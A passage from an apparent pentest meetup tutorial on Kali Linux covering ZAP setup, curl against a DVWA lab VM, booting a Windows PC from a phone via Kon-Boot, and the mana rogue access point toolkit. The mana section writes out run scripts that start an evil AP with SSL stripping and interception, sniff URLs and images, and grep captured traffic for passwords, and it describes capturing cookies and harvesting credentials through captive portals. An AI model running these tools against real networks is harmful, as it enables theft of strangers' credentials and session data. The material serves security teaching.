Follow Adding SSL Certificates from OWASP ZAP - A Visual Walkthrough. Basically, run `owasp-zap` then *Tools* → *Options…* → *Options* → *Dynamic SSL Certificates* → *Generate (only if there is no Root CA certificate)* → *Save* → *Save* → *OK* to export the ZAP Root CA. Next import it into Iceweasel via *Preferences* → *Advanced* → *Certificates* → *View Certificates* → *Import…* → *browse to & select exported ZAP Root CA* → *Open* → *select all "Trust this CA … " checkboxes* → *OK* → *OK* → *Close*. This will eliminate the constant SSL error messages when using ZAP.

#### Managing Add-ons

Run `owasp-zap` then *Help* → *Check for Updates…* → *Marketplace* to view and select add-ons for installation. Use *Help* → *Check for Updates…* → *Installed* to check for updates to installed add-ons.

## 6.4 curl

### 6.4.1 where curl fits in

curl sends HTTP requests and receives HTTP responses, but does not deal with javascript, flash, java, or other software execution handled by the normal browser. This means that pentesting requires a browser to determine the effects of these unsupported languages, along with possibly other network capture tools like `ngrep`/`tcpdump`/`wireshark`/`burpsuite`/… to analyze browser traffic. Given this non-curl background analysis, curl requests can often be crafted to perform the required pentesting functions.

In fact, with a little OAuth 2.0 authentication help via the user's browser, curl can be used to access Google service. Using OAuth 2.0 for Devices describes using a browser to provide OAuth 2.0 authentication to Google services, allowing curl access to the Google APIs.

But most of the web is much simpler than Gmail, so most of the HTTP pentest challenges can be done in curl. You may ask, why not just use the browser and skip curl? First, it's good to be able to work from the command line in preparation for those situations where no GUI is available. Second, writing up curl-based solutions is much more concise and easy to reproduce, especially when browser-based solutions require screen shots for potentially multiple browsers. And curl is supported on multiple platforms including Windows.

## 6.4.2 curl vs wget, . . .

If you Compare cURL Features with Other Download Tools you'll see it's comparatively full-featured. It's biggest shortcoming is that it lacks the recursive download capability of `wget`. A more modern alternative is httpie, but that's very unlikely to be installed on an exploited machine.

See cURL Documentation for more info, expecially Using cURL to automate HTTP jobs, cURL HTTP Cookies, cURL FAQ, and the cURL Man Page.

## 6.4.3 curl examples

### HTTP headers

Often you need to verify/study HTTP header information, for example the user agent or cookie settings. Use `--verbose` to view all HTTP data including sent & received HTTP headers, `--include` to view all received HTTP data including headers, and `--head` to request only header data:

```
hacker@kali:~$ curl --verbose --head --user-agent "hacker/1.0" --cookie "name=value" \
    http://www.example.com/ 2>&1 | egrep "Cookie|User-Agent"
> User-Agent: hacker/1.0
> Cookie: name=value
```

Some sites don't handle HEAD requests (like the site you're viewing right now):

```
hacker@kali:~$ curl -v --head  https://pentest-meetup.appspot.com/ 2>&1
##################### SNIP #####################
> HEAD / HTTP/1.1
##################### SNIP #####################
< HTTP/1.1 405 Method Not Allowed
HTTP/1.1 405 Method Not Allowed
< Allow: GET
Allow: GET
##################### SNIP #####################
```

### handling redirects

Some sites redirect you to another url, so use the `--location` option if you're OK with being redirected. In the following example the first request returns the HTTP header "Location: https://pentest-meetup.appspot.com/html/index.html" but doesn't follow the redirect, while the second adds the `--location` option to fetch the redirected page contents:

```
hacker@kali:~$ curl --include  https://pentest-meetup.appspot.com/ 2>&1
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
```

```
Cache-Control: no-cache
Location: https://pentest-meetup.appspot.com/html/index.html
Date: Fri, 21 Nov 2014 23:58:35 GMT
Server: Google Frontend
Content-Length: 0
Alternate-Protocol: 443:quic,p=0.02

hacker@kali:~$ curl --include --location https://pentest-meetup.appspot.com/ 2>&1
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Location: https://pentest-meetup.appspot.com/html/index.html
Date: Fri, 21 Nov 2014 23:58:55 GMT
Server: Google Frontend
Content-Length: 0
Alternate-Protocol: 443:quic,p=0.02

HTTP/1.1 200 OK
ETag: "SaaYKw"
Date: Fri, 21 Nov 2014 23:58:55 GMT
Expires: Sat, 22 Nov 2014 23:58:55 GMT
Cache-Control: public, max-age=86400
Content-Type: text/html
Transfer-Encoding: chunked
Server: Google Frontend
Alternate-Protocol: 443:quic,p=0.02



<!DOCTYPE html>
##################### SNIP #####################
<head>
##################### SNIP #####################
</head>

<body class="wy-body-for-nav" role="document">
##################### SNIP #####################
</body>
```

### cookies

Review cURL HTTP Cookies to understand cookies in curl. Very often you'll have to use the browser to understand the cookie flow between browser and server, then use curl to mimic that behavior. There are 3 cookie options to master:

- `--cookie-jar FILENAME`: store HTTP response cookies in FILENAME
- `--cookie FILENAMEorCOOKIES`: specify cookies to send with HTTP request, either from file FILENAME or a list of cookies ("red=value1; blue=value2;" - NOTE the space after the ';' is important)
- `----junk-session-cookies`: do not use session cookies specified via `--cookie`

The last `--cookie` replaces previous ones:

```
hacker@kali:~$ curl -v --head --cookie "red=1; blue=2;" \
    http://www.example.com/ 2>&1 | grep Cookie
> Cookie: red=1; blue=2;
hacker@kali:~$ curl -v --head --cookie "red=1; blue=2;" --cookie "blue=3;" \
    http://www.example.com/ 2>&1 | grep Cookie
```

```
> Cookie: blue=3;
hacker@kali:~$ curl -v --head --cookie "red=1; red=2;" \
    http://www.example.com/ 2>&1 | grep Cookie
> Cookie: red=1; red=2;
```

--cookie-jar saves cookies for subsequent requests. Using Metasploitable's vulnerable VM we make an initial request saving the cookies to a file and use them in a subsequent requests. If we want to change one of the cookies we have to edit the cookie jar or put them in a variable (and change the cookie):

```
hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ URL_LOGIN="http://$TARGET/dvwa/login.php"
hacker@kali:~$ URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
hacker@kali:~$ COOKIES_FILE=cookies.txt
hacker@kali:~$ cat /dev/null > $COOKIES_FILE


hacker@kali:~$ # Login to the web server to get some cookies
hacker@kali:~$ curl -v --cookie-jar "$COOKIES_FILE" \
            --form username="admin" \
            --form password="password" \
            --form Login="Login" \
            $URL_LOGIN 2>&1 | grep Cookie
< Set-Cookie: PHPSESSID=b3437c3e30ff06944b95376739257297; path=/
< Set-Cookie: security=high
hacker@kali:~$ cat $COOKIES_FILE
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

192.168.1.104 FALSE   /       FALSE   0       PHPSESSID      ␣
↪b3437c3e30ff06944b95376739257297
192.168.1.104 FALSE   /dvwa/  FALSE   0       security        high


hacker@kali:~$ # Use the cookies in a subsequent request
hacker@kali:~$ curl -v --head --cookie $COOKIES_FILE $URL_SQLI 2>&1 | grep Cookie
> Cookie: security=high; PHPSESSID=b3437c3e30ff06944b95376739257297
hacker@kali:~$ # Now we want to change security from "high" to "medium"

hacker@kali:~$ # Method 1 - put cookies into variable, then edit it
hacker@kali:~$ COOKIES=$(tail -n +5 $COOKIES_FILE | cut -f6,7 | sed -e 's/\t/=/;s/$/;/
↪')
hacker@kali:~$ COOKIES=${COOKIES//$'\n'/ }
hacker@kali:~$ COOKIES="${COOKIES%%security=*}security=$SECURITY;${COOKIES
↪#*security=*;}"
hacker@kali:~$ curl -v --head --cookie $COOKIES_FILE $URL_SQLI 2>&1 | grep Cookie
> Cookie: security=medium; PHPSESSID=b3437c3e30ff06944b95376739257297

hacker@kali:~$ # Method 2 - edit the file, which preserves cookie attributes
hacker@kali:~$ sed -i -e '/security/s/high/medium/' $COOKIES_FILE
hacker@kali:~$ curl -v --head --cookie $COOKIES_FILE $URL_SQLI 2>&1 | grep Cookie
> Cookie: security=medium; PHPSESSID=b3437c3e30ff06944b95376739257297
```

NOTE: "name1=value1; name2=value2;" is valid, but forget the space after the ';' is an invalid cookie, as in "name1=value1;name2=value2;". From the W3C recommendation,

### forms and tracing/dumping HTTP data

To prove we've encoded the form correctly, we'll need the `--trace-ascii` option to dump the data. In our case we'll just dump it to stdout via `--trace-ascii -`. Now on to forms.

curl's support for forms requires understanding HTTP form's 2 important elements:

- HTML <form> method Attribute

  The method is either "get" (the default) or "post".

- HTML <form> enctype Attribute

  Used only for post forms. enctype usually is "application/x-www-form-urlencoded" (the default) or "multipart/form-data".

  > The content type "application/x-www-form-urlencoded" is inefficient for sending large quantities of binary data or text containing non-ASCII characters. The content type "multipart/form-data" should be used for submitting forms that contain files, non-ASCII data, and binary data.

In curl, using `--data` or any of `--data-*` creates an application/x-www-form-urlencoded post form. Using `--form` creates a multipart/form-data post form. Note: use '@' preceding the filename in a multipart/form-data form, e.g. "file=@filename". Here are some post examples:

```
hacker@kali:~$ # --data submits "application/x-www-form-urlencoded"
hacker@kali:~$ curl -v --data name=value --trace-ascii - \
    http://www.example.com/ 2>&1  | egrep 'urlencoded|name=value'
0062: Content-Type: application/x-www-form-urlencoded
0000: name=value

hacker@kali:~$ # --data-urlencode when arguments require encoding
hacker@kali:~$ curl -v --data-urlencode 'name=1&2' --trace-ascii - \
    http://www.example.com/ 2>&1  | egrep 'urlencoded|name=1'
0062: Content-Type: application/x-www-form-urlencoded
0000: name=1%262

hacker@kali:~$ # --form uploading a file
hacker@kali:~$ echo hello > upload.me
hacker@kali:~$ curl -v --form filename=@upload.me  --trace-ascii - \
    http://www.example.com/ 2>&1  | sed -ne '/------/,/------/p'
0079: Content-Type: multipart/form-data; boundary=--------------------
00b9: --------fddbfcca03c5
0000: ------------------------------fddbfcca03c5
002c: Content-Disposition: form-data; name="filename"; filename="uploa
006c: d.me"
0073: Content-Type: application/octet-stream
009b:
== Info: additional stuff not fine transfer.c:1037: 0 0
=> Send data, 6 bytes (0x6)
0000: hello.
== Info: additional stuff not fine transfer.c:1037: 0 0
=> Send data, 48 bytes (0x30)
0000:
0002: ------------------------------fddbfcca03c5--
```

For those interested in json encoded forms:

```
hacker@kali:~$ # --data with "--header Content-Type" for json encoding
hacker@kali:~$ curl -v --data '{"name": "value"}' \
    --header "Content-Type: application/json"  \
    http://www.example.com/ 2>&1  | grep '> Content-Type:'
> Content-Type: application/json
```

### authentication

### older authentcation methods

curl’s HTTP Authentication and man page describe authentication for both the target web site and proxy server. Use `curl -V` to determine the if your compiled version of curl supports the particular version of authentication selected.

- `--user <user:password>`/`--user <user>`/`--user :`/`--proxy-user <user:password>`/`--proxy-user <user>`/`--proxy-user :`

  Basic authentication unless other option provided, in which case provides the user/password for that authentication method. To hide the password from prying `ps -ef` commands, leave the password out and curl will prompt for it. If `--ntlm` is specified and you are using ‘a Window SSPI-enabled curl binary and perform Kerberos V5, Negotiate or NTLM authentication then you can tell curl to select the user name and password from your environment by specifying a single colon with this option: “-u :”’.

- `--basic`/`--proxy-basic`

  Default authentication, uses basic authentication. Username and password exposed as base 64 encoded string.

- `--digest`/`--proxy-digest`

  Digest authentication (password not sent clear text).

- `--ntlm`/`--proxyntlm`

  NTLM authentication.

- `--negotiate`/`--proxy-negotiate`

  Negotiate (SPNEGO) authentication.

- `--anyauth`/`--proxy-anyauth`

  Tells curl to pick an authentciation method.

Here we show basic and ntlm authentication.

```
hacker@kali:~$ # See which authentication methods are supported
hacker@kali:~$ curl -V | grep Features
Features: Debug GSS-Negotiate IDN IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP
hacker@kali:~$ # Basic authentication insecurely base 64 encoded
hacker@kali:~$ curl -v --head --user name:password \
    http://www.example.com/ 2>&1 | grep Basic
* Server auth using Basic with user 'name'
> Authorization: Basic bmFtZTpwYXNzd29yZA==
hacker@kali:~$ echo -n 'bmFtZTpwYXNzd29yZA==' | base64 --decode -
name:password
hacker@kali:~$ # Hidden prompt for password in next command
hacker@kali:~$ curl -v --head --ntlm  --user name  \
    http://www.example.com/ 2>&1 | grep NTLM
* Server auth using NTLM with user 'name'
> Authorization: NTLM TlRMTVNTUAABAAAABoIIAAAAAAAAAAAAAAAAAAAAAAA=
hacker@kali:~$ echo -n "TlRMTVNTUAABAAAABoIIAAAAAAAAAAAAAAAAAAAAAAA=" | \
    base64 --decode -
NTLMSSP
```

### oauth2

See Using OAuth 2.0 for Devices describes using OAuth 2.0 for non-GUI devices. It provides the examples using curl which are beyond the scope of this document.

### SSL

cURL HTTPS summarizes curl's support for HTTPS transfers and both server and client side certificate validation. For more details consult cURL Details on Server SSL Certificates.

To use HTTPS:

```
hacker@kali:~$ # --location only used due to redirect, not https
hacker@kali:~$ curl -v --location https://pentest-meetup.appspot.com/ 2>&1 | \
    sed -ne '/DOCTYPE/q;p'
##################### SNIP #####################
* successfully set certificate verify locations:
*   CAfile: none
  CApath: /etc/ssl/certs
* SSLv3, TLS handshake, Client hello (1):
} [data not shown]
* SSLv3, TLS handshake, Server hello (2):
{ [data not shown]
* SSLv3, TLS handshake, CERT (11):
{ [data not shown]
* SSLv3, TLS handshake, Server key exchange (12):
{ [data not shown]
* SSLv3, TLS handshake, Server finished (14):
{ [data not shown]
* SSLv3, TLS handshake, Client key exchange (16):
} [data not shown]
* SSLv3, TLS change cipher, Client hello (1):
} [data not shown]
* SSLv3, TLS handshake, Finished (20):
} [data not shown]
* SSLv3, TLS change cipher, Client hello (1):
{ [data not shown]
* SSLv3, TLS handshake, Finished (20):
{ [data not shown]
* SSL connection using ECDHE-RSA-AES128-GCM-SHA256
* Server certificate:
*      subject: C=US; ST=California; L=Mountain View; O=Google Inc; CN=*.appspot.com
*      start date: 2014-11-05 11:52:55 GMT
*      expire date: 2015-02-03 00:00:00 GMT
*      subjectAltName: pentest-meetup.appspot.com matched
*      issuer: C=US; O=Google Inc; CN=Google Internet Authority G2
*      SSL certificate verify ok.
##################### SNIP #####################
< Location: https://pentest-meetup.appspot.com/html/index.html
##################### SNIP #####################
* Issue another request to this URL: 'https://pentest-meetup.appspot.com/html/index.
↪html'
##################### SNIP #####################
```

To get remote server certificate:

```
hacker@kali:~$ echo QUIT | \
    openssl s_client  -connect  pentest-meetup.appspot.com:443 | \
    sed -ne '/BEGIN CERTIFICATE/,/END CERTIFICATE/p'
-----BEGIN CERTIFICATE-----
MIIEzzCCA7egAwIBAgIIX3wleE/9ld8wDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBdXRob3JpdHkgRzIwHhcNMTQxMTA1MTE1MjU1WhcNMTUwMjAzMDAwMDAw
WjBnMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEWMBQGA1UEAwwNKi5h
cHBzcG90LmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAI39F0sy
EaWNasYiyRw8WhOVw7pNrd7uTW18177Qx2SbDSebHVvvKvUSKF4mj2jve+TGvlob
ZfwvMDwhpyyBL02Ac/y8/3yjQf3OtuQ6fCwFpw+6Jl05yoQTcYeYGNr7HzmZOCfe
hjUnAkHL2Zi5ye/jk/V9vA1AT0ZcInnNd5rEBCpyjpmF3Uf6q/89WApBOSPrTO1p
ydwvlsnckQz9rYBQFeQSTdJoSPKuj0JzXznoEr9PSL+q15vpdOtJ+2X/ds5QbYzI
jpTdsrohjnTJVELdAJxnUgz/FlhYtI12fCSa3Cp+8L0sdR/i6Y869It+nzXJR96x
jYDmeYjT5pq70lMCAwEAAaOCAZswggGXMB0GA1UdJQQWMBQGCCsGAQUFBwMBBggr
BgEFBQcDAjBzBgNVHREEbDBqgg0qLmFwcHNwb3QuY29tghUqLnRoaW5rd2l0aGdv
b2dsZS5jb22CECoud2l0aGdvb2dsZS5jb22CC2FwcHNwb3QuY29tghN0aGlua3dp
dGhnb29nbGUuY29tgg53aXRoZ29vZ2xlLmNvbTBoBggrBgEFBQcBAQRcMFowKwYI
KwYBBQUHMAKGH2h0dHA6Ly9wa2kuZ29vZ2xlLmNvbS9HSUFHMi5jcnQwKwYIKwYB
BQUHMAGGH2h0dHA6Ly9jbGllbnRzMS5nb29nbGUuY29tL29jc3AwHQYDVR0OBBYE
FOKq6kmDn0mQCgUdBgoY01uZTbZ3MAwGA1UdEwEB/wQCMAAwHwYDVR0jBBgwFoAU
St0GFhu89mi1dvWBtrtiGrpagS8wFwYDVR0gBBAwDjAMBgorBgEEAdZ5AgUBMDAG
A1UdHwQpMCcwJaAjoCGGH2h0dHA6Ly9wa2kuZ29vZ2xlLmNvbS9HSUFHMi5jcmww
DQYJKoZIhvcNAQEFBQADggEBAJH0jp3MyUTFx1xRr8e6txCtMh/ihnaqp26WHYas
AdhtX9FW+a6Va0bVnqf5z5M0Ei/j1LhcS3NlPRg7xVYIxsd4m/AFyoPQ8ZxlGJCR
brHsNXQUu9OXQjTm8pwkSyKTseawhIYvvH39fWtFJTHuXs8lVSLimL/SAbeHPZ1w
SR0nXEwL1gnL0eVOaSoxLerYB81Dw29QUarRpOKQo5fALUh5WBUv2jOFB5JevxUX
DJsTFmyXNDAUIAofx0+jodrwxf6jty/LDxSyFUa28Nf8i89dopKy/FGj95iHkel7
FPymaNZ88e0q/T4GVX/6a3pvdoAu6wPi7QpI116jtoZrolQ=
-----END CERTIFICATE-----
```

To authenticate the client via a pem certificate, use `curl --cert mycert.epm https://pentest-meetup.appspot.com/html/index.html`. If you don't wish to validate the server certificate use `curl --insecure https://pentest-meetup.appspot.com/html/index.html`.

### handling multiple files

From the manpage this will work as expected: `curl --remote-name-all http://any.org/archive[1996-1999]/vol[1-4]/part{a,b,c}.html` and `curl --remote-name-all http://www.letters.com/file[a-z:2].txt` (a, c, e, . . . ). If you want to control the output file name try `curl http://{site,host}.host[1-5].com --output "#1_#2"`.

## 6.5 DriveDroid & Kon-Boot

A pentest meetup attendee demonstrated gaining access to a Windows 8 PC's unencrypted disk using their Android phone and a USB cable. It requires physical access to the PC and rebooting the PC to the boot image stored on the Android phone; then the PC's disk can be accessed using the booted OS. The is little physical evidence left (outside an unscheduled reboot).

There were 2 software packages used:

- DriveDroid "is an Android application that allows you to boot your PC from ISO/IMG files stored on your phone." There is a free, limited version of DriveDroid.

- Kon-Boot provided the ISO/USB image used to boot the target computer. Kon-Boot can generate an ISO image for non-EFI computers, and a USB stick for EFI computers (which must be configured to not use the secure boot option). The currently free Kon-Boot version does not support 64 bit systems, Windows 7/8, nor EFI systems (which leaves 32 bit Windows XP).

So Kon-Boot is used to generate the boot image, which is transferred to the Android phone, which is plugged into the computer, which is rebooted to the Kon-Boot image (possibly requiring disabling EFI secure boot). Once booted the PC's unencrypted disks can be accessed. Cleanup consists of another reboot (possibly re-enabling the EFI secure boot if it was disabled).

## 6.6 mana

This writeup assumes you understand HSTS. See *HSTS Tutorial* if not.

### 6.6.1 evilAP

#### what is mana?

From mana:

> A toolkit for rogue access point (evilAP) attacks first presented at Defcon 22.
>
> More specifically, it contains the improvements to KARMA attacks we implemented into hostapd, as well as some useful configs for conducting MitM once you've managed to get a victim to connect.
>
> The different start scripts are listed below and must be edited to point to the right wifi device (default is wlan0, this may not be right for your installation):
>
> - `start-nat-full.sh` - Will fire up MANA in NAT mode (you'll need an upstream link) with all the MitM bells and whistles.
> - `start-nat-simple.sh` - Will fire up MANA in NAT mode, but without any of the firelamb, sslstrip, sslsplit etc.
> - `start-noupstream.sh` - Will start MANA in a "fake Internet" mode. Useful for places where people leave their wifi on, but there is no upstream Internet. Also contains the captive portal.
> - `start-noupstream-eap.sh` - Will start MANA with the EAP attack and noupstream mode.

Here is the actual Defcon22 presentation: Manna from Heaven; Improving the state of wireless rogue AP attacks - Dominic White & Ian de Villiers. It's one of the many Defcon Wireless Village 2014 (Defcon 22) Videos.

#### mana pieces

**apache2 - web server used for noupstream run (area without wifi connection)** Used by mana to provide fake web sites to trick users into giving authentication credentials.

**crackapd - EAP cred cracker for noupstream-EAP run (area without wifi connection)** mana tool for offloading the cracking of EAP creds to an external tool (using a word list) and re-adding them to the hostapd EAP config (auto crack 'n add).

**dhcpd - dhcp server for all run types** See dhcpd man page.

**dns2proxy - dns query victimization used by sslstrip-hsts** Modified version of dns2proxy. sslstrip-hsts will mangle the hostnames to avoid HSTS and dns2proxy will detect and correct those changes. For example, can strip out a prepended "wwww." or "web" from a DNS request.

See OFFENSIVE: Exploiting DNS servers changes BlackHat Asia 2014 and Demo Offensive DNS server.

**dnsspoof - forge replies to DNS address / pointer queries** See dnsspoof man page.

**firelamb - cookie capture** mana program to parse pcap files or listen on interface for cookies, then start firefox with cookies added to profile.

**hostapd-mana - IEEE 802.11 AP and IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator** mana-modified hostapd for new karma attacks.

**macchanger - change mac address** See macchanger.

**msfconsole - metasploit console used in the noupstream runs** See msf console.

**sslsplit - generic transparent TLS/SSL proxy for MitM attacks** From SSLsplit:

> SSLsplit is a tool for man-in-the-middle attacks against SSL/TLS encrypted network connections. Connections are transparently intercepted through a network address translation engine and redirected to SSLsplit. SSLsplit terminates SSL/TLS and initiates a new SSL/TLS connection to the original destination address, while logging all data transmitted.

**sslstrip-hsts - change HTTPS to HTTP** Tries to get clients to connect via http instead of https. mana uses a modified version of sslsplit to avoid HSTS.

**stunnel4 - SSL encryption wrapper between remote clients and local or remote servers** See stunnel4. Non-SSL aware daemons can communicate with clients over secure SSL channels.

**tinyproxy - light-weight HTTP/HTTPS proxy daemon** See tinyproxy.

### run-mana scripts

Of these start scripts, the one of most interest for the meetup is `start-nat-full.sh`. Here is a summary of the 4 start scripts:

| SETUP | nat-full | nat-simple | noupstream | noupstream-eap |
|---|---|---|---|---|
| upstream i/f | eth0 | wlan0 | N/A | N/A |
| evilAP i/f | wlan0 | wlan1 | wlan0 | wlan0/wlan0_0 |
| network-manager | stop | stop | stop | stop |
| dhcpd | Y | Y | Y | Y |
| nat | Y | Y | N | N |
| firelamb | Y | N | N | N |
| sslsplit | Y | N | N | N |
| dns2proxy | Y | N | N | N |
| sslstrip | Y | N | N | N |
| macchanger | Y | N | Y | N |
| apache2 | N | N | Y | Y |
| dnsspoof | N | N | Y | Y |
| msfconsole | N | N | Y | Y |
| stunnel4 | N | N | Y | Y |
| tinyproxy | N | N | Y | Y |
| crackapd | N | N | N | Y |

### why run mana?

### create SSIDs based on client probe requests

As clients probe for their perviously-connected SSIDs, mana can advertise that added SSID exclusively to the client making the probe. Devices may then automatically connect to evilAP.

### circumvent https

Here we show a client requesting http://www.google.com/ and instead of getting redirected to https://www.google.com/?gws_rd=ssl they get redirected to http://wwww.google.com/?gws_rd=ssl. Note the lack of https and the 4 w's vs. the correct 3.

```
hacker@kali:~$ curl -v --location --user-agent "Firefox/31.0" \
    http://www.google.com/ 2>&1 | \
egrep '(> User-Agent:|< HTTP/1|< Location:|< Strict-Transport-Security:)'
> User-Agent: Firefox/31.0
< HTTP/1.1 302 Found
< Location: http://wwww.google.com/?gws_rd=ssl
> User-Agent: Firefox/31.0
< HTTP/1.1 200 OK
```

### circumvent HSTS

Here we show a client requesting http://mail.yahoo.com/ and instead of getting redirected to https://mail.yahoo.com/?.src-ym&.intl=us&lang-en-US&.done=https%3a//mail.yahoo.com they get redirected to http://weblogin.yahoo.com/?.src-ym&.intl=us&lang-en-US&.done=https%3a//mail.yahoo.com. Note the lack of https and login is replaced by weblogin. Unfortunately this one didn't work as the resulting web page had no content! mana is new so this failure is not surprising.

```
hacker@kali:~$ curl -v --location --user-agent "Firefox/31.0" \
    http://mail.yahoo.com/ 2>&1 | \
egrep '(> User-Agent:|< HTTP/1|< Location:|< Strict-Transport-Security:)'
> User-Agent: Firefox/31.0
< HTTP/1.1 302 Found
< Location: /m
> User-Agent: Firefox/31.0
< HTTP/1.1 302 Found
< Location: http://webmail.yahoo.com/m
> User-Agent: Firefox/31.0
< HTTP/1.1 200 OK
```

### MitM HTTPS via sslsplit

When the client forces https, mana dynamically generates (untrusted) certificates for the remote site. If the user accepts the certificate then all traffic is decrypted.

### capture cookies via firelamb

Once traffic is unencrypted, firelamb is used to capture cookies for use in the local firefox.

#### captive portal

Even when no Internet is available, evilAP can fake web sites to try and harvest user credentials.

### 6.6.2 kali prep

#### mana installation

mana install is as simple as `apt-get install mana-toolkit`. mana's installation and use is in the spirit of Kali Linux: root permissions are needed to run much of the tool and it takes over the network interfaces, so it's not designed to be a shared app run simulataneously by non-root users. So at runtime it modifies config files and writes to system directories. If at any time you feel you may have hopelessly messed up your configuration files you can simply `apt-get purge mana-toolkit -y; apt-get install mana-toolkit -y` and you're back to the original configuration.

Optionally see *Pcredz pcap credentials* for Pcredz installation should you wish to analyze pcap files for credentials.

#### mana and the default Kali network setup

At the meetup we had two classes of pentesters: those running Windows with a Kali VM vs. those running native Kali Linux. The Windows VM users met with unqualified success, but those running native Kali met with failure. The reason is quite simple.

The Windows Kali VM network configuration is a "wired" eth0 bridged to the Windows host's wifi connection, and a wireless wlan0 (a pass-thru to the Windows host's second wireless adapter). The default */usr/share/mana-toolkit/run-mana/start-nat-full.sh* uses eth0 as the upstream link, wlan0 for the evilAP, and kills the `network-manager` process in order to take over wlan0. This works fine with the default Kali network configuration: eth0 is managed by `networking` which was not killed, and mana takes over wlan0. So it works.

But consider the native Kali networking: the meetup is a wireless-only network, so the wired eth0 is not used leaving `network-manager`-controlled wlan0 to connect to the Internet (and leaving wlan1 free for evilAP). But `/usr/share/mana-toolkit/run-mana/start-nat-full.sh` defaults to eth0 as the upstream, kills `network-manager` taking down wlan0's Internet connection, and takes over wlan0 for evilAP. That leaves eth0 down, wlan0 supporting evilAP, and wlan1 down (because `network-manager` is down). So there's no Internet connection. And the solution is not as simple as changing the configuration file to use wlan0 for the upstream and wlan1 for evilAP: when `network-manager` goes down, so does wlan0 and the Internet.

For a review of the default Kali Linux network setup see *Kali default networking*. Since Kali defaults to `networking` controling eth0 and `network-manager` controling wlan0 & wlan1, we need to move wlan0 contol to `networking`. Then, when `network-manager` is stopped the Internet connection is still available on `wlan0` since `networking` is still running. Follow *Move wireless from NetworkManager to networking* to accomplish this.

### 6.6.3 Running `start-nat-full.sh`

#### Configure a disposable mana run environment

We assume you've followed *Move wireless from NetworkManager to networking* . So `networking` controls wlan0 as the Internet connection.

We create the following directory structure:

> ~/mana/run-mana = modified mana run scripts and config files
>
> ~/mana/run-mana/logs = some mana log files

~/mana/run-mana/sslsplit = SSLsplit log files

~/mana/mana-start = scripts for mana +
urlsnarf, driftnet, tcpdump, and Pcredz.

~/mana/mana-start/mana-pics = driftnet temp file storage

The script ~/mana/run-all.sh will start a new terminal windows running the ~/mana/mana-start/*.sh scripts; these run start-nat-full.sh, urlsnarf, driftnet, tcpdump, and Pcredz. To stop the run, select the *mana 01* tab and hit enter, then close the terminal.

To create the directories:

```
cd
mkdir -p mana/mana-start/mana-pics
mkdir -p mana/run-mana/{logs,sslsplit}
```

Then to create run-all.sh:

```
# create run-all.sh
cd ~/mana
cat <<EOF > run-all.sh
#!/usr/bin/env bash

SUDO=\$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
cd \$DIR/mana-start

# enable X windows by root
xhost local:root

\$SUDO echo here we go
\$SUDO gnome-terminal  \\
--tab -t "mana 01" -e "bash -c './01_*.sh; read; exec /bin/bash'"  \\
--tab -t "mana 02" -e "bash -c 'sleep 4; ./02_*.sh; read; exec /bin/bash'"  \\
--tab -t "mana 03" -e "bash -c 'sleep 5; ./03_*.sh; read; exec /bin/bash'"  \\
--tab -t "mana 04" -e "bash -c 'sleep 6; ./04_*.sh; read; exec /bin/bash'"  \\
--tab -t "mana 05" -e "bash -c 'sleep 7; ./05_*.sh; read; exec /bin/bash'"
EOF

chmod +x run-all.sh
```

```
# create 01_mana-start.sh
cd ~/mana/mana-start
cat <<EOF > 01_mana-start.sh
#!/bin/bash

SUDO=\$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
RUNDIR=\$DIR/../run-mana

echo
cd \$RUNDIR
ROUTING="\$(cat /proc/sys/net/ipv4/ip_forward)"
HN="\$(hostname)"
\$SUDO \$RUNDIR/start-nat-full.sh
```

```
echo "\$ROUTING" > /proc/sys/net/ipv4/ip_forward
hostname \$HN
EOF

chmod +x 01_mana-start.sh
```

```
# create 02_mana-urlsnarf.sh
cd ~/mana/mana-start
cat <<EOF > 02_mana-urlsnarf.sh
#/bin/bash

SUDO=\$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
PHY=wlan1

echo
cd \$DIR
\$SUDO urlsnarf -i \$PHY
echo
EOF

chmod +x 02_mana-urlsnarf.sh
```

```
# create 03_mana-driftnet.sh
cd ~/mana/mana-start
cat <<EOF > 03_mana-driftnet.sh
#/bin/bash

SUDO=\$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
PHY=wlan1

echo
cd \$DIR
# \$SUDO echo 1 > /proc/sys/net/ipv4/ip_forward
\$SUDO driftnet -i \$PHY -d \$DIR/mana-pics
echo
EOF

chmod +x 03_mana-driftnet.sh
```

```
# create 04_mana-pw-snarf.sh
cd ~/mana/mana-start
cat <<EOF > 04_mana-pw-snarf.sh
#/bin/bash

SUDO=\$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
PHY=wlan1

echo
cd \$DIR
\$SUDO tcpdump -i \$PHY -vv -s 0 -C 500 -W 10 -w \$DIR/mana-pcap.pcap \\
  port http or port ftp or port smtp or port imap or port pop3 -l -A \\
  | egrep -i 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=\\
|passwd=|password=|pass:user:|username:|password:|login:|pass |user ' \\
  --color=auto --line-buffered -B20
echo
EOF

chmod +x 04_mana-pw-snarf.sh
```

```
# create 05_mana-Pcredz.sh
cd ~/mana/mana-start
cat <<EOF > 05_mana-Pcredz.sh
